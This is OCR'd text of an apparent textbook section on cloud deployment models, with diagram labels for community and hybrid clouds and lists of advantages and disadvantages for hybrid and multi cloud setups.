

Security perimeters
Organization A
Organization B
Organization C
Organization A
Organization B
Organization C
Inside
Outside
Inside
Outside
Users accessing local cloud resources
Users accessing remote cloud resources
User that access the cloud from within their perimeters
Community companies that provide and consume cloud resources
Community companies that consume resources

Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat Cloud Computing, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

  - **Advantages**:
    - High scalability (contains both public and private clouds)
    - Offers both secure and scalable public resources
    - High level of security (comprises private cloud)
    - Allows to reduce and manage the cost according to requirements
  - **Disadvantages**:
    - Communication at the network level may be conflicted as it uses both public and private clouds
    - Difficult to achieve data compliance
    - Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
    - Complex service level agreements (SLAs)




Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, Google Cloud Anthos).

  - **Advantages**:
    - High reliability and low latency
    - Flexibility to meet business needs
    - Cost-performance optimization and risk mitigation
    - Low risk of distributed denial-of-service (DDoS) attacks
    - Increased storage availability and computing power
    - Low probability of vendor lock-in
  - **Disadvantages**:
    - Multi-cloud system failure affects business agility
    - Using more than one provider causes redundancy

- Security risks due to complex and large attack surface
- Operational overhead

